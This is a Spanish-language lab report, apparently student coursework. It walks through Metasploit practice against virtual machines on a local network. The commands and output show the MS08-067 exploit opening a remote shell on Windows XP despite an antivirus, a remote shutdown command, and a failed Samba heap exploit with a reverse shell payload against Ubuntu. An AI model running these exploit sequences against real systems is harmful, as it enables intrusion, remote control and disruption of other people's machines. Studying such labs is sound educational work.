
```
msf exploit(ms08_067_netapi) > nmap -O 192.168.1.2
[*] exec: nmap -O 192.168.1.2

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-01-18 18:59 Hora estándar romance
Nmap scan report for 192.168.1.2
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.1.2 are filtered
MAC Address: 08:00:27:51:2B:AF (Cadmus Computer Systems)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
```

Vemos como **nmap** no encuentra abiertos, de hecho aunque intentemos hacer **ping** desde la máquina “atacante” esta no la verá, pero si a la inversa.

También he intentado a desticar la casilla de permitir excepciones y repetir el proceso:



Pero tampoco así he conseguido acceder y la respuesta es la misma tanto de **nmap** como a la hora de realizar **ping** hacia la máquina que vamos a atacar.

Práctica 6: Esta vez el antivirus

Lo que haré en esta sexta practica será volver a deshabilitar, pero instalaré un antivirus a ver que respuesta obtenemos. El antivirus que instalaré será **NOD32** versión 4 de 32 bits.



ESET NOD32 Antivirus solicita su atención

El sistema operativo no está actualizado

La última versión de Windows Update no está instalada. Para actualizar el sistema operativo, haga clic [aquí](#).

- ✓ Protección antivirus
- ✓ Protección antiespía

Y comprobamos que solo tenemos la seguridad del antivirus:

Firewall Desactivado

Windows detectó que su equipo no está protegido por un servidor de seguridad. Haga clic en Recomendaciones para obtener más información sobre cómo solucionar este problema. [¿De qué forma me ayuda un servidor de seguridad a proteger mi equipo?](#)

Nota: Windows no detecta todos los servidores de seguridad.

[Recomendaciones...](#)

Actualizaciones automáticas Desactivado

Actualizaciones automáticas está desactivado. Su equipo es más vulnerable a virus y otras amenazas a la seguridad. Haga clic en Activar Actualizaciones automáticas para que Windows mantenga su equipo automáticamente al día con actualizaciones importantes. [¿De qué forma me ayuda Actualizaciones automáticas a proteger mi equipo?](#)

[Activar Actualizaciones automáticas](#)

Protección antivirus Activado

Esta vez, antes de realizar ninguna acción, lo primero que voy a comprobar es si mi máquina atacante ve al destino:

```
C:\Users\informatica>ping 192.168.1.2

Haciendo ping a 192.168.1.2 con 32 bytes de datos:
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=128

Estadísticas de ping para 192.168.1.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms
```

Como se puede ver, la conexión se realiza sin problemas.

Ahora pues, intentemos generar algún exploit de los anteriores que hacemos con el poder del equipo remoto, por ejemplo voy a probar con el usado en la práctica numero 3 para crear una **shell** remota.

```
msf exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set lhost 192.168.1.34
lhost => 192.168.1.34
msf exploit(ms08_067_netapi) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
```

Podemos ver, como he llamado al **exploit**, he establecido los valores que van a tener **rhost** y **lhost** y hemos llamado al **payload** correspondiente.

Comprobaremos que las opciones están correctas:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LPORT      4444            yes       The listen port
  RHOST      192.168.1.2      no        The target address

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting
```

Y como es así, realizamos el **exploit**:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.2
[*] Command shell session 1 opened (192.168.1.34:3636 -> 192.168.1.2:4444) at 2012-01-18 20:02:23 +0100

Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig

ipconfig

Configuraci3n IP de Windows

Adaptador Ethernet Conexi3n de 3rea local          :


    Sufijo de conexi3n espec3fica DNS :
    Direcci3n IP. . . . . : 192.168.1.2
    M3scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada   : 192.168.1.1
```

Y como se puede observar, tenemos acceso total sobre el equipo, aunque hayamos instalado un antivirus.

Vamos a ver, si mediante el comando **shutdown** de **MS-Dos** podemos apagarle remotamente el equipo y enviarle un mensaje:

```
C:\WINDOWS\system32>shutdown -s -t 60 -c "Esto se va a apagar en: "
```

Y cuando pulsemos intro, en el equipo remoto se verá:



Y cuando se terminó la cuenta atrás el equipo se apagará y evidentemente perderemos la conexión que teníamos con el objetivo:

```
C:\WINDOWS\system32>  
[*] Command shell session 1 closed. Reason: Died from Errno::ECONNRESET
```

Práctica 7: Intentandolo sobre Ubuntu

Vamos a ver si somos capaces de encontrar algún **exploit** con su respectivo **payload** que nos permita controlar una máquina **Ubuntu** versión **9.04**.

Antes de nada, voy a comprobar que las máquinas se ven entre sí:

```
asir@asir-seguridad:~$ ping -c 4 192.168.1.34
PING 192.168.1.34 (192.168.1.34) 56(84) bytes of data:
64 bytes from 192.168.1.34: icmp_seq=1 ttl=128 time=0.581 ms
64 bytes from 192.168.1.34: icmp_seq=2 ttl=128 time=0.958 ms
64 bytes from 192.168.1.34: icmp_seq=3 ttl=128 time=0.582 ms
64 bytes from 192.168.1.34: icmp_seq=4 ttl=128 time=0.793 ms
--- 192.168.1.34 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.581/0.728/0.958/0.160 ms
```

Y al contrario:

```
C:\Users\informatica>ping 192.168.1.3
Haciendo ping a 192.168.1.3 con 32 bytes de datos:
Respuesta desde 192.168.1.3: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.3: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.3: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.3: bytes=32 tiempo<1m TTL=64
Estadísticas de ping para 192.168.1.3:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms
```

Como hemos cambiado de máquina, vamos a comprobar con **nmap** para ver que puertos nos ha dejado o tenemos abiertos sobre este **Linux**:

```
msf > nmap -O 192.168.1.3
[*] exec: nmap -O 192.168.1.3

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-01-18 20:19 Hora estándar romance
Nmap scan report for 192.168.1.3
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.1.3 are closed
MAC Address: 08:00:27:82:A3:C4 (Cadmus Computer Systems)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
```

Como ya imaginaba de anteriores pruebas con **nmap**, no ha sido capaz de obtener ningún puerto abierto. También hay que decir que la máquina **Ubuntu** está limpia y no tiene ningún paquete instalado en ella que requiera la apertura de puertos.

Voy a intentar acceder mediante un exploit de **Linux** que ataca al servicio **samba**.

Por lo que especificamos el **exploit** y su **payload**:

```
[*] Successfully loaded plugin: pro
msf > use exploit/linux/samba/lsa_transnames_heap
msf exploit(lsa_transnames_heap) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
```

Especificamos las opciones de los hosts atacante y víctima:

```
msf exploit(lsa_transnames_heap) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf exploit(lsa_transnames_heap) > set lhost 192.168.1.34
lhost => 192.168.1.34
```

Y comprobamos que las opciones son están correctas:

```
msf exploit(lsa_transnames_heap) > show options

Module options (exploit/linux/samba/lsa_transnames_heap):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.3     yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    LSARPC           yes       The pipe name to use

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.1.34    yes       The listen address
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Linux vsyscall
```

E intentamos acceder mediante este **exploit**:

```
msf exploit(lsa_transnames_heap) > exploit

[*] Started reverse handler on 192.168.1.34:4444
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
[-] Exploit exception: The connection was refused by the remote host (192.168.1.3:445).
[*] Exploit completed, but no session was created.
```

Podemos ver que no se puede acceder, seguramente porque no tenemos acceso al puerto **445** que es por donde se ejecuta **Samba**.

Bibliografía y Webgrafía

[1]"Metasploit"

<http://es.wikipedia.org/wiki/Metasploit>

[Consulta el día 18 de enero de 2012]

[2]"Manual Basico Metasploit"

<http://www.paginasprodigy.com/jez2904/files/metasploit.pdf>

[Consulta el día 18 de enero de 2012]